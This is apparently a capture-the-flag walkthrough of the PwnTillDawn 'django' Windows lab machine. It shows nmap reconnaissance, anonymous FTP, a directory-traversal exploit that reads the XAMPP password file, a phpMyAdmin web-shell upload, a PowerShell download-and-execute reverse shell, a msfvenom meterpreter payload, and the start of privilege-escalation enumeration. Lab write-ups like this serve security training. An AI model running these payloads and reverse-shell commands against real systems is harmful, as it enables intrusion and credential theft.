

Credits

<https://www.wizlynxgroup.com/>
<https://online.pwntilldawn.com/>

Machine

IP: 10.150.150.212
Name: django

Nmap scan FTP port in the subnet

```
[user@parrot]--[~/Desktop/pwn]
$ nmap -sC -sV -p21 10.150.150.2-254 -v

SNIPPED

Nmap scan report for pwndrive (10.150.150.11)
Host is up (0.26s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Xlight ftpd 3.9
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.150.150.12
Host is up (0.26s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 10.66.67.242
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 4
|     vsFTPD 2.3.4 - secure, fast, stable
|_End of status

Nmap scan report for 10.150.150.55
Host is up (0.26s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--  1 0      0      13 Jun 12 2020 test
|_ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:10.66.67.242
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 4
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
Service Info: OS: Unix

Nmap scan report for 10.150.150.146
```

Host is up (0.25s latency).

PORT STATE SERVICE VERSION

21/tcp open ftp

| fingerprint-strings:

| GenericLines:

| 220 ProFTPD Server (ProFTPD) [::ffff:10.150.150.146]

| Invalid command: try being more creative

|_ Invalid command: try being more creative

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at <https://nmap.org/cgi-bin/submit.cgi?new-service> :

SF-Port21-TCP:V=7.92%I=7%D=10/3%Time=6159AAF7%P=x86_64-pc-linux-gnu%r(Gene
SF:ricLines,92,"220\x20ProFTPD\x20Server\x20(\x20ProFTPD)\x20[::ffff:10\.
SF:0\150\146\]\r\n500\x20Invalid\x20command:\x20try\x20being\x20more\x20
SF:creative\r\n500\x20Invalid\x20command:\x20try\x20being\x20more\x20creat
SF:ive\r\n");

Nmap scan report for 10.150.150.212

Host is up (0.25s latency).

PORT STATE SERVICE VERSION

21/tcp open ftp

| fingerprint-strings:

| GenericLines:

| 220-Wellcome to Home Ftp Server!

| Server ready.

| command not understood.

|_ command not understood.

| Help:

| 220-Wellcome to Home Ftp Server!

| Server ready.

| 'HELP': command not understood.

| NULL, SMBProgNeg:

| 220-Wellcome to Home Ftp Server!

| Server ready.

| SSLSessionReq:

| 220-Wellcome to Home Ftp Server!

| Server ready.

|_ command not understood.

|_ ftp-bounce: bounce working!

|_ ftp-syst:

|_ SYST: Internet Component Suite

|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)

| drw-rw-rw- 1 ftp ftp 0 Mar 26 2019 . [NSE: writeable]

| drw-rw-rw- 1 ftp ftp 0 Mar 26 2019 .. [NSE: writeable]

| drw-rw-rw- 1 ftp ftp 0 Mar 13 2019 FLAG [NSE: writeable]

| -rw-rw-rw- 1 ftp ftp 34419 Mar 26 2019 xampp-control.log [NSE: writeable]

|_ -rw-rw-rw- 1 ftp ftp 881 Nov 13 2018 zen.txt [NSE: writeable]

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at <https://nmap.org/cgi-bin/submit.cgi?new-service> :

SF-Port21-TCP:V=7.92%I=7%D=10/3%Time=6159AAF2%P=x86_64-pc-linux-gnu%r(NULL
SF:,35,"220-Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n220\x20Server\x20r
SF:eady\.\r\n")%r(GenericLines,79,"220-Wellcome\x20to\x20Home\x20Ftp\x20Se
SF:rver!\r\n220\x20Server\x20ready\.\r\n500\x20'\r':\x20command\x20not\x20
SF:understood\.\r\n500\x20'\r':\x20command\x20not\x20understood\.\r\n")%r(
SF:Help,5A,"220-Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n220\x20Server\
SF:x20ready\.\r\n500\x20'HELP':\x20command\x20not\x20understood\.\r\n")%r(
SF:SSLSessionReq,89,"220-Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n220\x
SF:20Server\x20ready\.\r\n500\x20'\x16\x03\x05\x01\x00\x03\x0?G\xd7\xf7\
SF:xba,\xee\xea\xb2~\xf3\xfd\x82{\xb9\x05\x96\x08w\x9b\xe6\x04\xdb<=\xd
SF:bo\xef\x10n\x00(\x0\x16\x0\x13\x0':\x20command\x20not\x20understood\.\r\n
SF:"))%r(SMBProgNeg,35,"220-Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n220
SF:\x20Server\x20ready\.\r\n");

Service Info: Host: Wellcome

Nmap scan report for hollywood (10.150.150.219)

Host is up (0.26s latency).

PORT STATE SERVICE VERSION

21/tcp open ftp FileZilla ftpd 0.9.41 beta

```
| ftp-syst:
|_ SYST: UNIX emulated by FileZilla
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

SNIPPED

Nmap UDP scan

```
Completed UDP Scan at 21:37, 1069.27s elapsed (1000 total ports)
Nmap scan report for 10.150.150.212
Host is up (0.27s latency).
Not shown: 992 closed udp ports (port-unreach)
PORT      STATE      SERVICE
123/udp    open|filtered ntp
137/udp    open|filtered netbios-ns
138/udp    open|filtered netbios-dgm
161/udp    open|filtered snmp
500/udp    open|filtered isakmp
4500/udp   open|filtered nat-t-ike
5355/udp   open|filtered llmnr
21261/udp  open|filtered unknown

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1069.69 seconds
Raw packets sent: 1224 (61.952KB) | Rcvd: 1015 (74.266KB)
[user@parrot]--[~/Desktop/pwn/hollywood]
└─$ sudo nmap -sU 10.150.150.212 -v
```

Nmap TCP scan

```
PORT      STATE      SERVICE      VERSION
21/tcp    open      ftp
|_ ftp-bounce: bounce working!
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drw-rw-rw- 1 ftp      ftp          0 Mar 26 2019 . [NSE: writeable]
|_ drw-rw-rw- 1 ftp      ftp          0 Mar 26 2019 .. [NSE: writeable]
|_ drw-rw-rw- 1 ftp      ftp          0 Mar 13 2019 FLAG [NSE: writeable]
|_ -rw-rw-rw- 1 ftp      ftp          34419 Mar 26 2019 xampp-control.log [NSE: writeable]
|_ -rw-rw-rw- 1 ftp      ftp          881 Nov 13 2018 zen.txt [NSE: writeable]
|_ ftp-syst:
|_ SYST: Internet Component Suite
|_ fingerprint-strings:
|_   GenericLines:
|_     220-Wellcome to Home Ftp Server!
|_     Server ready.
|_     command not understood.
|_     command not understood.
|_   Help:
|_     220-Wellcome to Home Ftp Server!
|_     Server ready.
|_     'HELP': command not understood.
|_   NULL, SMBProgNeg:
|_     220-Wellcome to Home Ftp Server!
|_     Server ready.
|_   SSLSessionReq:
|_     220-Wellcome to Home Ftp Server!
|_     Server ready.
|_     command not understood.
80/tcp    open      http         Apache httpd 2.4.34 ((Win32) OpenSSL/1.0.2o PHP/5.6.38)
|_ _http-server-header: Apache/2.4.34 (Win32) OpenSSL/1.0.2o PHP/5.6.38
|_ _http-favicon: Unknown favicon MD5: 56F7C04657931F2D0B79371B2D6E9820
|_ http-title: Welcome to XAMPP
|_ _Requested resource was http://10.150.150.212/dashboard/
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
135/tcp    open      msrpc        Microsoft Windows RPC
139/tcp    open      netbios-ssn  Microsoft Windows netbios-ssn
443/tcp    open      ssl/http     Apache httpd 2.4.34 ((Win32) OpenSSL/1.0.2o PHP/5.6.38)
```

```

| http-title: Welcome to XAMPP
| Requested resource was https://10.150.150.212/dashboard/
| http-favicon: Unknown favicon MD5: 6EB4A43CB64C97F76562AF703893C8FD
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
| tls-alpn:
|_ http/1.1
| http-server-header: Apache/2.4.34 (Win32) OpenSSL/1.0.2o PHP/5.6.38
| ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost
| Issuer: commonName=localhost
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2009-11-10T23:48:47
| Not valid after: 2019-11-08T23:48:47
| MD5: a0a4 4cc9 9e84 b26f 9e63 9f9e d229 dee0
|_ SHA-1: b023 8c54 7a90 5bfa 119c 4e8b acca eacf 3649 1ff6
445/tcp open microsoft-ds Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds
(workgroup: PWNTILLDAWN)
3306/tcp open mysql MariaDB (unauthorized)
7598/tcp filtered unknown
8089/tcp open ssl/http Splunkd httpd
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Issuer:
commonName=SplunkCommonCA/organizationName=Splunk/stateOrProvinceName=CA/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2019-10-29T14:31:26
| Not valid after: 2022-10-28T14:31:26
| MD5: 5d60 c8e6 37f3 eea2 1ca0 3cd3 bbae 8193
|_ SHA-1: 0c85 65c6 0e58 49e7 1882 b403 40f4 b521 6360 8ba9
| http-title: splunkd
| http-methods:
|_ Supported Methods: GET HEAD OPTIONS
| http-robots.txt: 1 disallowed entry
|_/
49152/tcp open msrpc Microsoft Windows RPC
49153/tcp open msrpc Microsoft Windows RPC
49154/tcp open msrpc Microsoft Windows RPC
49155/tcp open msrpc Microsoft Windows RPC
49157/tcp open msrpc Microsoft Windows RPC
49158/tcp open msrpc Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit
the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP:V=7.92%I=7%D=10/3%Time=6159BF7A%P=x86_64-pc-linux-gnu%r(NULL
SF:,35,"220-Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n220\x20Server\x20r
SF:eady.\r\n")%r(GenericLines,79,"220-Wellcome\x20to\x20Home\x20Ftp\x20Se
SF:rver!\r\n220\x20Server\x20ready.\r\n500\x20'\r':\x20command\x20not\x20
SF:understood.\r\n500\x20'\r':\x20command\x20not\x20understood.\r\n")%r(
SF:Help,5A,"220-Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n220\x20Server\
SF:x20ready.\r\n500\x20'HELP':\x20command\x20not\x20understood.\r\n")%r(
SF:SSLSessionReq,89,"220-Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n220\x
SF:20Server\x20ready.\r\n500\x20'\x16\x03\x05\x01\x00\x03\x0?\G\xd7\xf7\
SF:xba,\xee\xea\xb2~\xf3\xfd\x82{\xb9\xd5\x96\xc8w\x9b\xe6\xc4\xdb<=\xd
SF:bo\xef\x10n\0\0(\0\x16\0\x13\0':\x20command\x20not\x20understood.\r\n
SF:)")%r(SMBProgNeg,35,"220-Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n220
SF:\x20Server\x20ready.\r\n");
Service Info: Hosts: Wellcome, DJANGO; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|_ date: 2021-10-03T15:24:54
|_ start_date: 2020-04-02T14:41:43
|_ clock-skew: mean: 49m20s, deviation: 1s, median: 49m19s
| smb2-security-mode:
|_ 2.1:
|_ Message signing enabled but not required
| smb-os-discovery:

```

```

OS: Windows 7 Home Basic 7601 Service Pack 1 (Windows 7 Home Basic 6.1)
OS CPE: cpe:/o:microsoft:windows_7::sp1
Computer name: Django
NetBIOS computer name: DJANGO\x00
Workgroup: PWNTILLDAWN\x00
System time: 2021-10-03T15:24:53+00:00
smb-security-mode:
  account_used: <blank>
  authentication_level: user
  challenge_response: supported
  message_signing: disabled (dangerous, but default)
SNIPPED
[user@parrot]--[~/Desktop/pwn]
$ nmap -sC -sV -p- 10.150.150.212 -v

```

Potential exploit for Home FTP Server

```

[user@parrot]--[~/tmp]
$ searchsploit Home Ftp server | grep -v dos
-----
Exploit Title | Path
-----
Home FTP Server - 'MKD' Directory Traversal | windows/remote/10162.py
Home FTP Server 1.10.2.143 - Directory Traversal | windows/remote/34050.py
Home FTP Server 1.10.3 (build 144) - Cross-Site Request Forgery | windows/remote/34047.html
Home FTP Server 1.11.1.149 - 'RETR'/'DELE'/'RMD' Directory Traversal | windows/remote/15357.php
Home FTP Server 1.11.1.149 - (Authenticated) Directory Traversal | windows/remote/15349.txt
Home FTP Server 1.12 - Directory Traversal | windows/remote/16259.txt
-----
Shellcodes: No Results
Papers: No Results

```

Get Flag via FTP

```

[user@parrot]--[~/Desktop/pwn/hollywood]
$ ftp
ftp> open
(to) 10.150.150.212
Connected to 10.150.150.212.
220-Wellcome to Home Ftp Server!
220 Server ready.
Name (10.150.150.212:user): anonymous
331 Password required for anonymous.
Password:
230 User Anonymous logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 Port command successful.
150 Opening data connection for directory list.
drw-rw-rw- 1 ftp ftp 0 Mar 26 2019 .
drw-rw-rw- 1 ftp ftp 0 Mar 26 2019 ..
drw-rw-rw- 1 ftp ftp 0 Mar 13 2019 FLAG
-rw-rw-rw- 1 ftp ftp 34419 Mar 26 2019 xampp-control.log
-rw-rw-rw- 1 ftp ftp 881 Nov 13 2018 zen.txt
226 File sent ok
ftp> lcd /tmp
Local directory now /tmp
ftp> ls

```

```

200 Port command successful.
150 Opening data connection for directory list.
drw-rw-rw-  1 ftp      ftp          0 Mar 13  2019 .
drw-rw-rw-  1 ftp      ftp          0 Mar 13  2019 ..
-rw-rw-rw-  1 ftp      ftp        40 Mar 13  2019 FLAG19.txt
226 File sent ok
ftp> get FLAG19.txt
local: FLAG19.txt remote: FLAG19.txt
200 Port command successful.
150 Opening data connection for FLAG19.txt.
226 File sent ok
40 bytes received in 0.00 secs (394.5707 kB/s)
ftp>

```

FLAG19

```

[user@parrot]~/tmp
$ cat FLAG19.txt
a393b6fb540379e942b0010afa3058985fb8cec3
$

```

Contents of xampp-control.log

```

[user@parrot]~/tmp
$ cat xampp-control.log
3:11:25 PM [main] Initializing Control Panel
3:11:25 PM [main] Windows Version: Windows 7 Home Basic 64-bit
3:11:25 PM [main] XAMPP Version: 5.6.38
3:11:25 PM [main] Control Panel Version: 3.2.2 [ Compiled: Nov 12th 2015 ]
3:11:25 PM [main] You are not running with administrator rights! This will work for
3:11:25 PM [main] most application stuff but whenever you do something with services
3:11:25 PM [main] there will be a security dialogue or things will break! So think
3:11:25 PM [main] about running this application with administrator rights!
3:11:25 PM [main] XAMPP Installation Directory: "c:\xampp\"
3:11:25 PM [main] XAMPP Password Written in: "c:\xampp\passwords.txt"
3:11:25 PM [main] Checking for prerequisites
3:11:25 PM [main] All prerequisites found
3:11:25 PM [main] Initializing Modules
3:11:25 PM [main] The FileZilla module is disabled
3:11:25 PM [main] The Mercury module is disabled
3:11:25 PM [main] Starting Check-Timer
3:11:25 PM [main] Control Panel Ready
3:11:26 PM [Apache] Attempting to start Apache app...
3:11:27 PM [Apache] Status change detected: running
3:13:11 PM [main] Executing "c:\xampp\php"
SNIPPED

```

Use Home FTP Server exploit to retrieve contents of c:\\xampp\\passwords.txt

```

[user@parrot]~/Desktop/pwn/django
$ python2 34050.py
220-Wellcome to Home Ftp Server!
220 Server ready.

331 Password required for anonymous.

230 User Anonymous logged in.

150 Opening data connection for c:\xampp\passwords.txt.

### XAMPP Default Passwords ###

1) MySQL (phpMyAdmin):

    User: root
    Password: thebarrierbetween

2) FileZilla FTP:

```

[You have to create a new user on the FileZilla Interface]

3) Mercury (not in the USB & lite version):

Postmaster: Postmaster (postmaster@localhost)
Administrator: Admin (admin@localhost)

User: newuser
Password: wampp

4) WEBDAV:

User: xampp-dav-unsecure
Password: ppmax2011
Attention: WEBDAV is not active since XAMPP Version 1.7.4.
For activation please comment out the httpd-dav.conf and
following modules in the httpd.conf

LoadModule dav_module modules/mod_dav.so
LoadModule dav_fs_module modules/mod_dav_fs.so

Please do not forget to refresh the WEBDAV authentication (users and passwords).

226 File sent ok

Initial foothold

Enter PHPmyadmin, use the following creds

User: root
Password: thebarrierbetween

Follow instructions for getting shell via phpmyadmin

<https://www.hackingarticles.in/shell-uploading-web-server-phpmyadmin/>

Contents of Flag 18

flag18_ad1357d394eba91febe5a6d33dd3ec6dd0abc056

← → ↻ 🏠 https://10.150.150.212/phpmyadmin/server_databases.php

→ Server: 127.0.0.1

Databases SQL Status User accounts Export Import Settings

Databases

Create database ⓘ

Database name latin1_swedish_ci

Database	Collation	Action
<input type="checkbox"/> flag18_ad1357d394eba91febe5a6d33dd3ec6dd0abc056	latin1_swedish_ci	Check privileges
<input type="checkbox"/> information_schema	utf8_general_ci	Check privileges
<input type="checkbox"/> mysql	latin1_swedish_ci	Check privileges
<input type="checkbox"/> performance_schema	utf8_general_ci	Check privileges
<input type="checkbox"/> phpmyadmin	utf8_bin	Check privileges
Total: 5	latin1_swedish_ci	

⬆️ ☐ Check all With selected: Drop

⚠️ Note: Enabling the database statistics here might cause heavy traffic between the web server and the MySQL server.

- **Enable statistics**

Create a database named pwndb

→ Server: 127.0.0.1

Databases SQL Status User accounts Export Import

Databases

Create database ⓘ

latin1_swedish_ci


Database	Collation	Action
<input type="checkbox"/> flag18_ad1357d394eba91febe5a6d33dd3ec6dd0abc056	latin1_swedish_ci	Check privileges
<input type="checkbox"/> information_schema	utf8_general_ci	Check privileges
<input type="checkbox"/> mysql	latin1_swedish_ci	Check privileges
<input type="checkbox"/> performance_schema	utf8_general_ci	Check privileges
<input type="checkbox"/> phpmyadmin	utf8_bin	Check privileges
Total: 5	latin1_swedish_ci	

⬆️ ☐ Check all With selected: Drop


⚠️ Note: Enabling the database statistics here might cause heavy traffic between the web server and the MySQL server.

- **Enable statistics**

Enter payload and click go



Confirm RCE via visiting php backdoor



Modify nishang's Invoke-PowerShellTcp

```
[user@parrot]--[~/Desktop/pwn/django]
$tail Invoke-PowerShellTcp.ps1
}
catch
{
    Write-Warning "Something went wrong! Check if the server is reachable and you are using
the correct port."
    Write-Error $_
}
}

Invoke-PowerShellTcp -Reverse -IPAddress 10.66.67.242 -Port 4444
[user@parrot]--[~/Desktop/pwn/django]
$
```

Enter powershell payload to pop reverse shell

```
powershell -c "IEX(New-Object Net.WebClient).downloadString('http://10.66.67.242/Invoke-
PowerShellTcp.ps1')"
```

The output of the command is a long string of escaped characters representing the reverse shell payload:

```
%70%6f%77%65%72%73%68%65%6c%6c%20%2d%63%20%22%49%45%58%28%4e%65%77%2d%4f%62%6a%65%63%74%20%4e%65%74%2e%57%65%62%43%6c%69%65%6e%74%29%2e%64%6f%77%6e%6c%6f%61%64%53%74%72%69%6e%67%28%27%68%74%74%70%3a%2f%2f%31%30%2e%36%36%2e%36%37%2e%32%34%32%2f%49%6e%76%6f%6b%65%2d%50%6f%77%65%72%53%68%65%6c%6c%54%63%70%2e%70%73%31%27%29%22
```

Reverse shell confirmed

```
[user@parrot]--[~/Desktop/pwn/django]
$r1wrap nc -nlvp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.150.150.212.
```

```
Ncat: Connection from 10.150.150.212:49211.  
Windows PowerShell running as user chuck.norris on DJANGO  
Copyright (C) 2015 Microsoft Corporation. All rights reserved.  
  
PS C:\xampp\htdocs>
```

Output of systeminfo

```
systeminfo  
  
Host Name:                DJANGO  
OS Name:                  Microsoft Windows 7 Home Basic  
OS Version:               6.1.7601 Service Pack 1 Build 7601  
OS Manufacturer:         Microsoft Corporation  
OS Configuration:        Standalone Workstation  
OS Build Type:             Multiprocessor Free  
Registered Owner:         Min thu  
Registered Organization:   Wizlynx  
Product ID:                00346-OEM-9510382-94244  
Original Install Date:     1/24/2019, 9:44:53 AM  
System Boot Time:          4/2/2020, 2:41:26 PM  
System Manufacturer:       VMware, Inc.  
System Model:              VMware Virtual Platform  
System Type:               x64-based PC  
Processor(s):              1 Processor(s) Installed.  
                           [01]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2194 Mhz  
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018  
Windows Directory:         C:\Windows  
System Directory:          C:\Windows\system32  
Boot Device:               \Device\HarddiskVolume1  
System Locale:              en-us;English (United States)  
Input Locale:               en-us;English (United States)  
Time Zone:                 (UTC) Coordinated Universal Time  
Total Physical Memory:     4,095 MB  
Available Physical Memory: 2,942 MB  
Virtual Memory: Max Size:  8,189 MB  
Virtual Memory: Available: 6,728 MB  
Virtual Memory: In Use:    1,461 MB  
Page File Location(s):     C:\pagefile.sys  
Domain:                    PWNTILLDAWN  
Logon Server:               \\DJANGO  
Hotfix(s):                  140 Hotfix(s) Installed.  
                           [01]: KB2849697  
                           [02]: KB2849696  
                           [03]: KB2841134  
                           [04]: KB2670838  
                           [05]: KB2491683  
                           [06]: KB2506014  
                           [07]: KB2506212  
                           [08]: KB2506928  
                           [09]: KB2509553  
                           [10]: KB2533552  
                           [11]: KB2534366  
                           [12]: KB2545698  
                           [13]: KB2552343  
                           [14]: KB2562937  
                           [15]: KB2564958  
                           [16]: KB2579686  
                           [17]: KB2603229  
                           [18]: KB2604115  
                           [19]: KB2621440  
                           [20]: KB2653956  
                           [21]: KB2654428  
                           [22]: KB2660075  
                           [23]: KB2667402  
                           [24]: KB2685811  
                           [25]: KB2685813  
                           [26]: KB2685939  
                           [27]: KB2690533
```

[28]: KB2698365
[29]: KB2705219
[30]: KB2706045
[31]: KB2719857
[32]: KB2726535
[33]: KB2727528
[34]: KB2729094
[35]: KB2729452
[36]: KB2732059
[37]: KB2736422
[38]: KB2742599
[39]: KB2750841
[40]: KB2758857
[41]: KB2761217
[42]: KB2770660
[43]: KB2773072
[44]: KB2786081
[45]: KB2791765
[46]: KB2799926
[47]: KB2800095
[48]: KB2807986
[49]: KB2808679
[50]: KB2813430
[51]: KB2834140
[52]: KB2836943
[53]: KB2840631
[54]: KB2843630
[55]: KB2847927
[56]: KB2852386
[57]: KB2853952
[58]: KB2861698
[59]: KB2862330
[60]: KB2862335
[61]: KB2864202
[62]: KB2868038
[63]: KB2871997
[64]: KB2884256
[65]: KB2888049
[66]: KB2893294
[67]: KB2893519
[68]: KB2894844
[69]: KB2908783
[70]: KB2911501
[71]: KB2931356
[72]: KB2937610
[73]: KB2943357
[74]: KB2966583
[75]: KB2968294
[76]: KB2972100
[77]: KB2973112
[78]: KB2973201
[79]: KB2977292
[80]: KB2978120
[81]: KB2984972
[82]: KB2991963
[83]: KB2992611
[84]: KB3004469
[85]: KB3006121
[86]: KB3010788
[87]: KB3011780
[88]: KB3013531
[89]: KB3020370
[90]: KB3021917
[91]: KB3023215
[92]: KB3030377
[93]: KB3035126
[94]: KB3037574
[95]: KB3045685
[96]: KB3046017
[97]: KB3046269

```

[98]: KB3046480
[99]: KB3054476
[100]: KB3059317
[101]: KB3060716
[102]: KB3072305
[103]: KB3074543
[104]: KB3078601
[105]: KB3078667
[106]: KB3080149
[107]: KB3092601
[108]: KB3097989
[109]: KB3101722
[110]: KB3107998
[111]: KB3108371
[112]: KB3109103
[113]: KB3109560
[114]: KB3110329
[115]: KB3122648
[116]: KB3124275
[117]: KB3126587
[118]: KB3127220
[119]: KB3133977
[120]: KB3138378
[121]: KB3138612
[122]: KB3138910
[123]: KB3139398
[124]: KB3139914
[125]: KB3140245
[126]: KB3156016
[127]: KB3159398
[128]: KB3161949
[129]: KB3163589
[130]: KB3179573
[131]: KB3184143
[132]: KB4012212
[133]: KB4019990
[134]: KB4040980
[135]: KB4457044
[136]: KB4459934
[137]: KB958488
[138]: KB976902
[139]: KB976932
[140]: KB4467107
Network Card(s): 1 NIC(s) Installed.
[01]: Intel(R) PRO/1000 MT Network Connection
        Connection Name: Local Area Connection
        DHCP Enabled: No
        IP address(es)
        [01]: 10.150.150.212
        [02]: fe80::3080:f095:7a6d:90b8
PS C:\xampp\htdocs>

```

Migrate to meterpreter

Create x64 meterpreter payload

```

[user@parrot]~/Desktop/pwn/django
$msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.66.67.242 LPORT=443
prependmigrateprocess=explorer.exe prependmigrate=true -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 901 bytes
Final size of exe file: 7168 bytes
[user@parrot]~/Desktop/pwn/django

```

\$

Download meterpreter via powershell command

```
powershell.exe -c "(new-object System.Net.Webclient).DownloadFile('http://10.66.67.242/shell.exe', 'shell.exe')"
```

```
ls
```

Directory: C:\xampp\htdocs

Mode	LastWriteTime	Length	Name
d----	11/12/2018 7:10 AM		dashboard
d----	11/12/2018 7:10 AM		img
d----	11/12/2018 7:10 AM		webalizer
d----	11/12/2018 7:10 AM		xampp
-a---	2/27/2017 9:36 AM	3607	applications.html
-a---	10/4/2021 8:24 AM	31	backdoor.php
-a---	2/27/2017 9:36 AM	177	bitnami.css
-a---	7/16/2015 3:32 PM	30894	favicon.ico
-a---	7/16/2015 3:32 PM	260	index.php
-a---	10/4/2021 8:46 AM	7168	shell.exe

PS C:\xampp\htdocs>

Trigger meterpreter reverse shell

```
cmd.exe /c "shell.exe"
```

Observe that we are now on meterpreter shell

```
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 10.66.67.242:443
[*] Sending stage (200262 bytes) to 10.150.150.212
[*] Meterpreter session 1 opened (10.66.67.242:443 -> 10.150.150.212:49219) at 2021-10-04 15:58:46 +0800
```

```
meterpreter > sysinfo
```

```
Computer      : DJANGO
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture  : x64
System Language : en_US
Domain       : PWNTILLDAWN
Logged On Users : 3
Meterpreter   : x64/windows
meterpreter > getuid
Server username: DJANGO\chuck.norris
meterpreter >
```

Get Flag 11

```
C:\Users\chuck.norris\Desktop>dir
```

```
dir
```

Volume in drive C has no label.

Volume Serial Number is 3829-EAA8

Directory of C:\Users\chuck.norris\Desktop

02/05/2019	10:41 AM	<DIR>	.
02/05/2019	10:41 AM	<DIR>	..
02/05/2019	10:40 AM		40 FLAG11.txt
		1 File(s)	40 bytes
		2 Dir(s)	3,863,724,032 bytes free

```

C:\Users\chuck.norris\Desktop>type FLAG11.txt
type FLAG11.txt
7a763d39f68ece1edd1037074ff8d129451af0b1
C:\Users\chuck.norris\Desktop>ipconfig & hostname
ipconfig & hostname

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::3080:f095:7a6d:90b8%10
    IPv4 Address. . . . . : 10.150.150.212
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.150.150.1

Tunnel adapter isatap.{7E4FBD83-51BD-4326-8DBE-E7CBFB68D6CB}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 
Django
C:\Users\chuck.norris\Desktop>

```

Local privilege escalation

Check scheduled tasks

```

C:\xampp\htdocs>schtasks /query /fo LIST /v
schtasks /query /fo LIST /v

Folder: \
HostName: DJANGO
TaskName: \Record Documents Directory Content
Next Run Time: 10/4/2021 9:05:08 AM
Status: Ready
Logon Mode: Interactive/Background
Last Run Time: 10/4/2021 9:04:08 AM
Last Result: 0
Author: WIN-8KULUSCL0MI\chuck.norris
Task To Run: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
-File "C:\Users\rambo\Documents\record-content-scheduled.ps1"
Start In: N/A
Comment: N/A
Scheduled Task State: Enabled
Idle Time: Disabled
Power Management: Stop On Battery Mode, No Start On Batteries
